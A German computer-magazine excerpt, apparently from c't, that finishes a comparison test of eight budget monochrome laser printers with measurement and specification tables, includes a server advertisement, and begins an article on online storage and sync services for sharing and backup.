
Grau wirkt auf dem Foto des HP Laserjet Pro P1102w etwas unruhig und streifig.



Kyoceras FS-1120D kann bei „Halbgeschwindigkeit" Streifen vermeiden, gibt Fotos jedoch mit viel zu grobem Raster wieder.



Der Oki B411dn zeichnet Fotos sehr fein bis in die dunkleren Bildpartien, die Streifenbildung hält sich in dezenten Grenzen.



Samsungs ML-1665 zieht auf Flächen Streifen. Für Detailzeichnung in dunklen Bereichen genügt seine Kontrastfähigkeit nicht.

WINDOWS FOUNDATION SERVER

SR 105 Servertower inklusive Windows Server® 2008 R2 Foundation
-ab sofort bei der Thomas-Krenn.AG-

Die Highlights des SR 105 :

- Geräuscharm durch Silent-Kit (optional)
- Integrierte Terminal Services
- Hochwertige Speichermodule
- Energiesparend durch „High-Efficiency“ Netzteil

Windows Server 2008 R2 Foundation ist ein idealer erster Server für kleinere Unternehmen und kann leicht zum Aufbau eines Netzwerks mit einem einzigen Server verwendet werden. Die Kompatibilität zu den meisten Hardwaregeräten, die vertraute und leicht bedienbare Windows-Oberfläche und die Upgradefunktionen auf eine höhere Edition von Windows Server vereinfachen es, Anforderungen umzusetzen. Somit kann die IT-Lösung in Ihrem Unternehmen wachsen, Ihre Daten und Anwendungen werden zuverlässig geschützt.

Server individuell konfigurieren:
www.thomas-krenn.com/sr105_foundation

Thomas-Krenn.AG®
Speed is (y)our success

TK SERVER

JETZT NEU! Flächendeckendes Händler- und Servicenetz in der Schweiz: **www.thomas-krenn.com/ch**

www.thomas-krenn.com EU: +49 (0) 8551 9150-0 · AT: +43 (0) 7282 20797-3600 · CH: +41 (0) 848 207970 Made in Germany!

Verkauf erfolgt ausschließlich an Gewerbetreibende, Firmen, Freiberufler (Ärzte, Rechtsanwälte etc.), staatliche Institutionen und Behörden. Druckfehler, Irrtümer und Änderungen in Preis und Ausstattung vorbehalten. Unsere Versandkosten richten sich nach Gewicht und Versandart. Genaue Preisangaben finden Sie unter: www.thomas-krenn.com/versandkosten. Thomas-Krenn.AG, Speltenbach-Steinäcker 1, D-94078 Freyung

Epson M1200 mit einem Leerlaufverbrauch von fünf Watt und mehr den Namen nicht recht verdient. Hier zeigen aktuelle Geräte wie der Canon LBP3010 oder Samsungs ML-1665 mit unter zwei Watt, wohin der Trend gehen muss. Der HP LaserJet bleibt sogar im WLAN-Betrieb unter zwei Watt. Dass die Genügsamkeit nicht zu Lasten des Tempos geht, zeigt sich an den kurzen Aufwärmzeiten der drei Drucker. Sie lässt sich an der Zeit für die erste Seite im Diagramm „Druckzeiten" ablesen.

Diesen drei Druckern und dem Dell 1130n fehlt einen echter Netzschalter. Ihr Aus-Knopf versetzt lediglich einen Teil der Elektronik und die LED-Anzeige in Ruhe, ein Restverbrauch von mehreren Zehnteln bis zu einem halben Watt ist die Folge. Anders als Tintendrucker kann man Laserdrucker in Ruhepausen bedenkenlos vom Netz trennen – und sollte dies auch konsequent tun.

Einfluss auf die direkte Umgebung nehmen die Drucker auch durch Lärm und Abluft. Die Geräuschentwicklung im Druckbetrieb ist mit Werten von um die 8 Sone durchweg unüberhörbar, mit etwas leiseren 6,7 Sone tut sich lediglich der Oki B411dn hervor. Die Hälfte der Drucker im Test hat ein Lüftergebläse, das auch noch nach dem Druck ein paar Minuten läuft und dessen Geräusche sich im erträglichen Rahmen halten.

Unangenehm kann allerdings der seitliche Abluftstrahl dieser Drucker werden. Man sollte sie in jedem Fall so aufstellen, dass sie nie direkt zum Anwender oder dem Schreibtischnachbarn blasen. Die Ausdünstungen neuer Geräte und des in der Fixiereinheit auf bis zu 200 Grad erhitzten Papiers sind der Gesundheit nicht förderlich. Wer relativ sichergehen will, dass von der Druckerabluft keine direkten Gesundheitsgefahren ausgehen, greift am besten zu einem Modell mit dem Umweltzeichen „Blauer Engel". Leider scheuen die Anbieter gerade bei günstigen Druckern oft die für Tests und Zertifizierung notwendigen Ausgaben, sodass man bezüglich Emissionsverhalten dann im Dunkeln tappt. Konsequenterweise sollte man Drucker ohne das Umweltzeichen daher meiden, zumal es ja Alternativen gibt, wie das Testfeld zeigt. Schafft man als Arbeitgeber Drucker etwa für die Sprechstundenhilfe oder den Anwaltsgehilfen an, ist man ohnehin per Gesetz auf die möglichst emissionsärmste Technik angewiesen, kommt an dem Umweltsiegel also kaum vorbei.

Bestechend

Unschlagbar sind Schwarzweißlaserdrucker, wenn es um die Wiedergabe von Schrift geht. In dieser Disziplin zeigten sich alle getesteten Drucker von der allerbesten Seite, leichte Abstriche bei einzelnen Modellen waren allenfalls bei kleinsten Schriften zu verzeichnen, die mitunter feine Fransen an Buchstabenrändern zeigten. Haltbarkeit und Wischfestigkeit der Drucke sind ein weiteres Plus, das Laserdrucker für sich in Anspruch nehmen können.

Etwas schwieriger wird es mit der Druckqualität, wenn Grau ins Spiel kommt, also bei Grafiken oder Fotos. Dabei leiden die grauen Flächen meist unter einem sichtbaren Raster, vor allem aber unter deutlicher Streifenbildung, die von einer ungleichmäßigen Fixierung herrührt. Der Kyocera FS-1120D bietet zu dessen Vermeidung einen langsameren Druckmodus. Allerdings rastert gerade dieser Drucker derart grob, dass auch die Streifenfreiheit nicht zu einer besseren Bewertung des Fotodrucks führt. Den besten Fotodruck mit nur sehr schwachen Streifen, einem unauffälligen Raster und guter Detailzeichnung auch in dunklen Bildbereichen liefert der Oki B411dn – aber auch er kann nicht mit der Bildqualität einer Tageszeitung mithalten.

Die Druckgeschwindigkeit ist selbst bei den sehr günstigen Geräten im Test recht hoch. Die langsamsten schaffen etwa 13 Seiten in der Minute, was für viele Druckanwendungen absolut ausreicht. Dabei sind gerade die kleinen Modelle wie der HP LaserJet oder Canons LBP3010 besonders flink beim Aufwachen aus dem Sparmodus und damit für viele kleine Druckaufträge wie Rechnungen oder kurze Anschreiben fast besser geeignet als ein Drucker mit hoher Druckleistung im Dauerbetrieb wie der Kyocera FS-1120D.

Leistungsaufnahme

	Aus [Watt] ◀ besser	Standby [Watt] ◀ besser	Druck [Watt] ◀ besser
Brother HL-2140	–	4,4	447
Canon i-sensys LBP3010	0,7	1,9	296
Dell 1130n	0,2	4,9	325
Epson AcuLaser M1200	–	7,2	381
HP LaserJet Pro P1102w	0,5	1,8	376
Kyocera FS-1120D	–	4,6	496
Oki B411dn	–	5,5	501
Samsung ML-1665	0,3	1,9	255

Druckkosten

	[Cent/Seite] von / bis
Brother HL-2140	3,6/4,2
Canon i-sensys LBP3010	3,8/3,8
Dell 1130n	3,3/4,3
Epson AcuLaser M1200	4,2/5,5
HP LaserJet Pro P1102w	4,3/4,3
Kyocera FS-1120D	2,6/2,6
Oki B411dn	2,4/2,4
Samsung ML-1665	4,5/4,5

Druckzeiten

	Grafikseite ◀ besser	1. Seite ◀ besser	Foto 10 × 15 ◀ besser	Foto A4 ◀ besser	Grafikseite Mac ◀ besser	200-Seiten-PDF ◀ besser
Brother HL-2140	13	24	19	21	13	9:15
Canon i-sensys LBP3010	10	10	9	10	12	12:31
Dell 1130n	11	20	12	17	11	8:37
Epson AcuLaser M1200	14	23	14	15	14	10:23
HP LaserJet Pro P1102w	12	11	14	14	12	14:48
Kyocera FS-1120D	10	20	8	14	13	10:51
Oki B411dn	11	22	14	16	13	6:21
Samsung ML-1665	29	13	13	10	18:00	

Geräuschentwicklung

	Druck [Sone] ◀ besser	Spitzenwert [dB(A)] ◀ besser	Nachlauf [Sone] ◀ besser
Brother HL-2140	8,0	69,2	1,3
Canon i-sensys LBP3010	8,4	69,7	< 0,1
Dell 1130n	8,0	68,7	< 0,1
Epson AcuLaser M1200	8,1	70,6	2,7
HP LaserJet Pro P1102w	8,8	69,5	< 0,1
Kyocera FS-1120D	9,2	69,9	1,7
Oki B411dn	6,7	71,4	2,8
Samsung ML-1665	7,8	70,3	< 0,1

Druckleistung

[Seiten/min]	Dr.-Grauert-Brief besser ▶	200-Seiten-PDF besser ▶	Duplexdruck besser ▶
Brother HL-2140	17,1	21,6	–
Canon i-sensys LBP3010	12,8	16,0	–
Dell 1130n	12,8	23,2	–
Epson AcuLaser M1200	14,3	19,3	–
HP LaserJet Pro P1102w	15,4	13,5	–
Kyocera FS-1120D	19,4	18,4	12,5
Oki B411dn	23,1	31,5	15,8
Samsung ML-1665	13,0	11,1	–

Bei umfangreicheren Druckaufträgen wie unserem 200 Seiten starken PDF-Handbuch machen sich die Unterschiede in der Druckgeschwindigkeit zwar bemerkbar, doch auch bei den langsameren Druckern hält sich die Wartezeit im erträglichen Rahmen. Die meisten werden in weniger als einer Viertelstunde damit fertig, lediglich der Samsung ML-1665 benötigt mit 18 Minuten etwas länger. Das schärfste Tempo legt der Oki B411dn an den Tag. Für das 200-Seiten-PDF benötigt er wenig mehr als sechs Minuten, mithin nur ein Drittel der Zeit des langsamsten Druckers im Test. Allerdings bewältigt nur der Kyocera einen solchen Druckauftrag ohne Benutzereingriff in einem Rutsch. Die anderen stoppen nach etwa 100 oder 150 Seiten, weil ihnen das Papier ausgeht oder das Ausgabefach verstopft. Wenn solche Druckvolumen zum täglich Brot gehören, wird man mit den kompakten Druckern wegen des geringen Papiervorrats nicht recht glücklich. Um weitere Papierkassetten erweitern lassen sich die 100-Euro-Klässler nicht.

Fazit

Unter den kompakten Laserdruckern für um die hundert Euro tut sich der relativ frische Canon i-sensys LBP3010 hervor: Niedriger Energieverbrauch und schnelles Anspringen prädestinieren ihn für regelmäßige, kleine Druckjobs. Der HP LaserJet Pro P1102w wartet mit nicht ganz so guten Leistungsdaten auf, lässt sich dafür im WLAN betreiben. Die Druckkosten sind beim Canon mit 3,8 Cent pro Seite zwar nicht günstig, jedoch niedriger als bei den meisten Konkurrenten. Für höhere Druckaufkommen sollte man sich auf alle Fälle nach Modellen mit niedrigeren Druckkosten umsehen. Die höheren Anschaffungskosten für einen Oki B411dn oder Kyocera FS-1120D sind bereits nach etwa 7500 Seiten durch die niedrigeren Druckkosten aufgewogen – und die bessere Ausstattung mit Netzwerkanschluss und Duplexeinheit ist damit auch bezahlt. (tig)

Literatur


[1] Tim Gerber, Textmaler, Schwarzweißlaserdrucker mit Netzwerk und Duplex, c't 25/08, S. 118
[2] Tim Gerber, Printerschlaf, Drucker für längere Standzeiten präparieren, c't 7/10, S. 178

Schwarzweißlaserdrucker

Gerät	HL-2140	i-sensys LBP3010	1130n	AcuLaser M1200	LaserJet Pro P1102w	FS-1120D	B411dn	ML-1665
Hersteller	Brother	Canon	Dell	Epson	HP	Kyocera	Oki	Samsung
Internet	www.brother.de	www.canon.de	www.dell.de	www.epson.de	www.hp.de	www.kyoceramita.de	www.oki.de	www.samsung.de
Spezifikationen[1]								
Druckverfahren	Laser	Laser	Laser	Laser	Laser	Laser	LED-Seitendrucker	Laser
Druckauflösung (h × v)	600 dpi × 600 dpi	600 dpi × 600 dpi	1200 dpi × 1200 dpi	600 dpi × 600 dpi	1200 dpi × 1200 dpi	1800 dpi × 600 dpi	2400 dpi × 600 dpi	1200 dpi × 600 dpi
Geschwindigkeit SW	22 Seiten/min	14 Seiten/min	24 Seiten/min	20 Seiten/min	18 Seiten/min	30 Seiten/min	33 Seiten/min	16 Seiten/min
Geschwindigkeit Duplex	–	–	–	–	–	17 Seiten/min	17 Seiten/min	–
Papiergewicht (Papierkassette/Mehrzweckzufuhr)	60 … 105 g/m² / 60 … 163 g/m²	64 … 163 g/m² / 64 … 163 g/m²	60 … 120 g/m² / 60 … 160 g/m²	64 … 163 g/m² / –	60 … 163 g/m² / 60 … 163 g/m²	60 … 120 g/m² / 60 … 220 g/m²	60 … 163 g/m² / 60 … 163 g/m² (Duplex bis 120 g/m²)	60 … 163 g/m² / –
Papierzufuhr Grundausstattung (Standard/Mehrzweck)	250 Blatt/1 Blatt	150 Blatt/1 Blatt	250 Blatt/1 Blatt	150 Blatt/ –	150 Blatt/10 Blatt	250 Blatt/50 Blatt	250 Blatt/1 Blatt	150 Blatt/ –
maximale Papierkapazität	251 Blatt	151 Blatt	251 Blatt	150 Blatt	160 Blatt	250 Blatt mit zusätzlicher Kassette für 230 €	781 Blatt mit zusätzlicher Kassette für 169 €	150 Blatt
Papierausgabe	100 Blatt	100 Blatt	80 Blatt	100 Blatt	100 Blatt	250 Blatt (Duplex 200 Blatt)	150 Blatt (Duplex 100 Blatt)	100 Blatt
Schnittstellen (Grundausstattung)	USB 1.1	USB 2.0	USB 2.0, Ethernet	USB 2.0, Parallel IEEE1284	USB 2.0, WLAN 802.11g	USB 2.0	USB 2.0, Parallel IEEE1284, Ethernet	USB 2.0
optionale Schnittstellen	–	–	–	–	–	Ethernet, WLAN	–	–
Druckersprachen	Host-based	Host-based	Host-based, PCL 6	Host-based	Host-based	PCL 6/PostScript 3	PCL 6	Host-based
Speicher (Grundausstattung/maximal)	8 MByte/8 MByte	2 MByte/2 MByte	64 MByte/64 MByte	2 MByte/2 MByte	8 MByte/8 MByte	32 MByte/544 MByte	64 MByte/320 MByte	8 MByte/8 MByte
Maße (B × T × H)	37 cm × 36 cm × 17 cm	37 cm × 38 cm × 26 cm	36 cm × 39 cm × 20 cm	38 cm × 28 cm × 26 cm	35 cm × 41 cm × 23 cm	38 cm × 25 cm × 39 cm	39 cm × 36 cm × 24 cm	34 cm × 22 cm × 18 cm
Gewicht	7 kg	6 kg	7 kg	6 kg	6 kg	10 kg	12 kg	4 kg
Toner Schwarz (Reichweite, Preis)	1500 Seiten, 51 €; 2600 Seiten, 74 €	1500 Seiten, 57 €	1500 Seiten, 65 €; 2500 Seiten, 84 €	1800 Seiten, 90 €; 3200 Seiten, 132 €	1600 Seiten, 68 €	2500 Seiten, 65 €	3000 Seiten, 63 €	1500 Seiten, 68 €
sonstige Verschleißteile (Reichweite)	Bildtrommel DR2100 für 12 000 Seiten, 90 €	–	–	Bildtrommel für 20 000 Seiten, 106 €	–	–	Bildtrommel für 25 000 Seiten, 85 €	–
Erstausstattung (Reichweite)	1000 Seiten	700 Seiten	700 Seiten	900 Seiten	1600 Seiten	1000 Seiten	2000 Seiten	700 Seiten
Treiberunterstützung								
Windows	2000/XP/Vista/7	2000/XP/Vista/7	2000/XP/Vista/7	2000/XP/Vista/7	XP/Vista/7	2000/XP/Vista/7	XP/Vista/7	2000/XP/Vista/7
Mac	OS X ab 10.2.4	OS X ab 10.3.9 bis 10.6 zum Download	OS X 10.3 bis 10.5.x	OS X ab 10.3.9	OS X ab 10.4	OS X ab 10.2	OS X ab 10.2	OS X ab 10.3
Linux	–	zum Download	diverse Distributionen	–	–	via PostScript	–	diverse Distributionen
Blauer Engel	–	erfüllt laut Hersteller die Kriterien, Zertifizierung zu teuer	–	–	– (Modellvariante ohne WLAN: ✓)	✓	Kriterien erfüllt, Vergabeverfahren läuft	–
Bewertung Druckqualität								
Text normal	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕	⊕⊕
Text sehr klein	⊕⊕	⊕	⊕⊕	⊕⊕	⊕	⊖	⊕⊕	⊕⊕
Grafik	⊕	⊕	⊕	⊕⊕	⊕	⊕	⊕⊕	⊕
Foto	○	⊖	⊖	⊖	⊖	⊖⊖	⊕	○
Herstellergarantie	3 Jahre bei Registrierung	3 Jahre Bring-in	1 Jahr Vor-Ort-Service (erweiterbar)	1 Jahr Bring-in	1 Jahr Bring-in (erweiterbar)	2 Jahre Bring-in (erweiterbar)	3 Jahre Vor-Ort, mit Next Day Service bei Registrierung	2 Jahre Bring-in
Gerätepreis	95 €	100 €	154 €, plus 29 € Versand	110 €	130 € (ohne WLAN 110 €)	230 € (mit Netzwerk 365 €)	303 € (ohne Netzwerk 232 €)	100 €

[1] Herstellerangaben

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe



Johannes Endres, Urs Mansmann

Zentraler Speicher

Daten sichern, teilen und überall nutzen mit Online-Festplatten

25 GByte, 50 GByte, unbeschränkter Speicherplatz, alles umsonst und draußen im Netz – Online-Speicherdienste werben wie üblich mit großen Zahlen. Dabei sind andere Funktionen viel wichtiger und unter Umständen Geld wert.

Moderne Online-Speicher lassen sich benutzen wie ein USB-Stick, den man nicht zu Hause vergessen kann: Stehen die Daten im Netz, hat man sie überall dabei; statt dem Kumpel den Stick rüberzureichen, schickt man ihm einen Link, und ein Backup im Internet bleibt auch dann erhalten, wenn die Wohnung inklusive Fileserver und Backup-Platte abbrennt.

Für jeden Anwendungszweck – Filesharing, Backup oder USB-Stick-Ersatz – gibt es spezielle Dienste. Und darin liegt auch ihr großer Nachteil, denn für jeden muss man sich nicht nur Zugangsdaten merken, sondern sich auch mit einer anderen Bedienung herumschlagen. Üblich sind mehr oder weniger mit Flash, Java(Script) und ActiveX aufgepeppte Seiten für den Datei-Upload. Wenn dann mal der Browser Schluckauf bekommt oder der Server kurz einnickt, ist gleich die ganze Übertragung dahin. Und auch beim Zugriff auf die mühsam hochgeladenen Daten muss man sich immer merken, wo denn jetzt was liegt und wie man diesen Dienst denn nun wieder bedient. Besonders wenn man Daten mit weniger Computer-affinen Familienmitgliedern teilt, ist allein schon die Vielfalt der Interfaces ein Problem.

Der bessere Online-Speicher sind daher Systeme, die sich in Desktop-Betriebssysteme wie ein Verzeichnis oder ein Laufwerk integrieren. Sie scheren sich nicht um die Art der Daten und verdienen damit den Namen Online-Festplatten. Dem Nutzer bleibt so die freie Entscheidung, welche Programme er benutzt. Er öffnet Texte per Doppelklick direkt im Lieblings-Editor und lässt ein Backup vom Programm seiner Wahl erledigen. Portable Versionen der Software starten sogar direkt von der Online-Festplatte. Trotzdem bieten diese Dienste ein Web-Interface, über das man überall an seine Daten kommt und sie auch leicht an andere weitergibt.

Für die nahtlose Einbindung gibt es zwei Methoden: Synchronisationsdienste beobachten einen lokalen Ordner und gleichen ihn ständig mit dem Online-Speicher ab. Die anderen Online-Festplatten werden über Standardprotokolle angesprochen, die alle Desktop-Betriebssysteme beherrschen. Ohne Client kommt zum Beispiel WebDAV aus, eine Erweiterung von HTTP, die jedoch in ihren aktuellen Implementierungen nur eingeschränkt funktioniert (siehe S. 116).

Besser klappt die direkte Integration mit dem Protokoll der Windows-Freigaben, das Microsoft im Moment gerne CIFS (Common Internet File System) nennt, das aber unter seinem alten Namen SMB (Server Message Blocks) bekannter ist. Leider war es ursprünglich nicht für das Internet gedacht, sondern nur fürs lokale Netz, was sich zum Beispiel in der fehlenden Verschlüsselung der Nutzdaten zeigt. Derzeit ist HiDrive von Strato das einzige Angebot, das sich mit SMB nutzen lässt. Dieser Dienst zeichnet sich auch sonst durch die große Zahl an Protokollen aus. Dazu gehören die jeweils verschlüsselten Varianten wie HTTPS und rsync über SSH. Da SMB die Nutzdaten normalerweise nicht verschlüsselt, stellt Strato einen Client zur Verfügung, der automatisch eine OpenVPN-Verbindung herstellt und darüber SMB spricht.

Im Prinzip kann man seine Daten auch auf einem Netzwerkspeicher (NAS) im eigenen Netz ablegen und diesen über das Internet freigeben. Doch das Gehampel mit DynDNS und Port Forwardings ist nicht jedermanns Sache und die Kombination funktioniert weniger stabil als ein professionell betriebener Online-Speicher. Außerdem braucht so ein ständig laufendes NAS teuren Strom, die Daten liegen nicht redundant gesichert vor und mit den Zugriffsrechten kann man beliebig große Sicherheitslöcher ins System reißen. Und bei jedem Zugriff über das Internet müssen alle Daten durch den meist langsamen Upstream des heimischen Anschlusses. Ein zentraler, gut angebundener, womöglich verteilter Online-Speicher spart beim Download erheblich Zeit. Zum Befüllen dieses Speichers muss man die Daten nur einmal über den langsamen Upstream quälen.

Überall dabei

Um Daten auf mehreren Rechnern zu nutzen, greift man gerne zum USB-Stick – das aber ist riskant, denn die kleinen Sticks fallen mitunter aus, werden versehentlich mitgewaschen oder gehen verloren. Und wenn es wichtige Daten zu sichern gilt, hat man den kleinen Speicher garantiert wieder zu Hause liegen lassen.

Eine Online-Festplatte als Ersatz muss zwei Hauptbedingungen erfüllen: Die Daten müssen dort ebenso gut vor fremden Augen geschützt sein wie auf dem Stick in der Hosentasche. Dafür sorgt die Verschlüsselung. Trotzdem muss man überall und jederzeit an seine Daten herankommen. Für Smartphones oder das iPad leistet mancher Online-Dienst mehr als der Stick, denn diesen Geräten fehlt der USB-Anschluss. Die Web-Interfaces lassen sich dagegen in der Regel auch mit mobilen Browsern bedienen.

Ob die Server jederzeit erreichbar sind, lässt sich vorher nicht mit Sicherheit sagen. Wir haben auch auf einen Test verzichtet, weil der ohnehin nur eine Momentaufnahme gezeigt hätte. Es ist jedoch immer ein gutes Zeichen, wenn der Dienstleister auf seinen Seiten über Ausfallzeiten informiert, statt so zu tun, als gebe es keine. Auch ein Blick in die zugehörigen Support-Foren gibt anhand der User-Beschwerden ein Bild davon, wie gut der Dienst im Moment läuft.

Grundsätzlich sollte man auf den Online-Festplatten nur Kopien von lokal vorhandenen Daten ablegen. Sync-Dienste wie Dropbox erheben das zur Devise und sind darauf ausgelegt, eine Kopie eines lokalen Ordners im Netz immer aktuell zu halten. Vor Bedienungsfehlern schützen die Datei-Versionsverwaltung und eine Wiederherstellungsfunktion, die bessere Dienste bieten, etwa wenn man eine Datei ungewollt und womöglich noch unbemerkt löscht. Bei einem direkt eingebundenen Speicher wie HiDrive oder den WebDAV-Freigaben muss man sich um das Kopieren selbst kümmern.


Weitergeben

Anderen Nutzern können alle Dienste Daten zur Verfügung stellen, aber in verschiedener Abstufung. In der Regel bekommt man einen Link mit einem Schlüssel oder einer Session-ID, den man dem Partner per Mail zustellt. So kann HiDrive nur für einzelne Dateien einen Browser-Link erzeugen, für den man dann festlegt, wie oft und wie lange er genutzt werden darf. Dropbox bietet Download-Links nur in den Ordnern „Public" und „Photos". Die übrigen Daten kann man nur mit anderen Dropbox-Usern teilen, die dann aber auch gleich Schreibrecht bekommen. Bei Humyo fehlen die Download-Links für Surfer ohne Account, was wohl der Kundengewinnung dienen soll.

Bei den meisten Anbietern gibt es auch Features, die speziell auf das Weitergeben zugeschnitten sind. Miniaturansichten von hochgeladenen Fotos und Mini-Applikationen zum Öffnen der gängigsten Dokumenttypen sind fast überall verfügbar.

Backup

Als Backup-Medium haben Online-Festplatten besonderen Charme, weil sie jederzeit zur Verfügung stehen, man also nicht ans Wechseln von Bändern oder DVDs denken muss. Außerdem liegen die Daten außerhalb des Hauses, ohne dass jemand die Backup-Medien durch die Gegend tragen müsste – unbezahlbar, wenn der eigene PC einem Brand, dem Löschwasser, einem Dieb oder einem Meteoriteneinschlag zum Opfer fällt. Dass der Upstream die Geschwindigkeit begrenzt, ist dabei kein Hindernis. Denn das Backup läuft ja normalerweise ohnehin im Hintergrund oder über Nacht auf ein langsames externes Medium.




Eine Warnmeldung von Java verunsichert bei ADrive Kunden, die das Web-Frontend nutzen. Alle Basisfunktionen sind aber auch ohne Java benutzbar.

Spezielle Online-Backup-Dienste setzen eigene Software ein, die nur mit einem Dienst kommuniziert. Das begrenzt den Funktionsumfang und die Qualität des Backups auf die Fähigkeiten dieser Software. Wer dagegen eine Online-Festplatte benutzt, kann das Backupsystem seiner Wahl einsetzen. Das Programm sollte allerdings lieber viele einzelne Dateien schreiben als eine große, damit das Backup nicht im Eimer ist, falls die Online-Verbindung mal abbricht.

NAS-Geräte mit Windows Home Server oder Windows Storage Server verhalten sich beim Backup im Prinzip wie ein Desktop-Windows. Sofern das erforderlich ist, installiert man einen Client. Dann bindet man den Speicher ein und stößt das Backup-Programm mit der Nase darauf. Allerdings eignen sich einige der Synchronisationsdienste nicht, weil ihre Clients nur laufen, wenn ein Benutzer angemeldet ist. Auf dem Server kann man aber nicht sicherstellen, dass immer eine Desktop-Session offen bleibt. Es gibt zwar Anleitungen, wie man die Clients als Windows-Dienst einrichtet (zum Beispiel im Dropbox-Wiki). Doch als Grundlage für ein professionelles Backup taugt so eine Fummellösung nicht. Besser funktionieren Online-Festplatten, die das Betriebssystem selbst anspricht, etwa als Windows-Share oder notfalls per WebDAV oder FTP.

Bei anderen NAS-Betriebssystemen lassen sich gar keine Clients nachinstallieren, sodass man auf die mitgelieferten Pro-



Im Dropbox-Client lässt sich die maximal verwendete Bandbreite einstellen. Das sorgt dafür, dass auf Up- und Downstream genügend Kapazität für andere Anwendungen verbleibt.

Wer von Humyo eine Datei herunterladen will, muss sich zuvor anmelden. Anonyme Freigaben gibt es dort nicht.

tokolle zurückgeworfen ist. Dazu gehört oft auch rsync, das sich eigentlich hervorragend für Backups eignet. Doch die Erfahrung zeigt, dass nicht jeder rsync-Client mit jedem rsync-Server reden mag. Bei den meisten NAS kann man dann auch auf SMB, WebDAV oder FTP zurückgreifen. Aktuelle Geräte zum Beispiel von QNAP und Synology sprechen auch direkt mit Amazon S3; für den Profi-Einsatz eine sinnvolle Sache.

Dauerspeicher

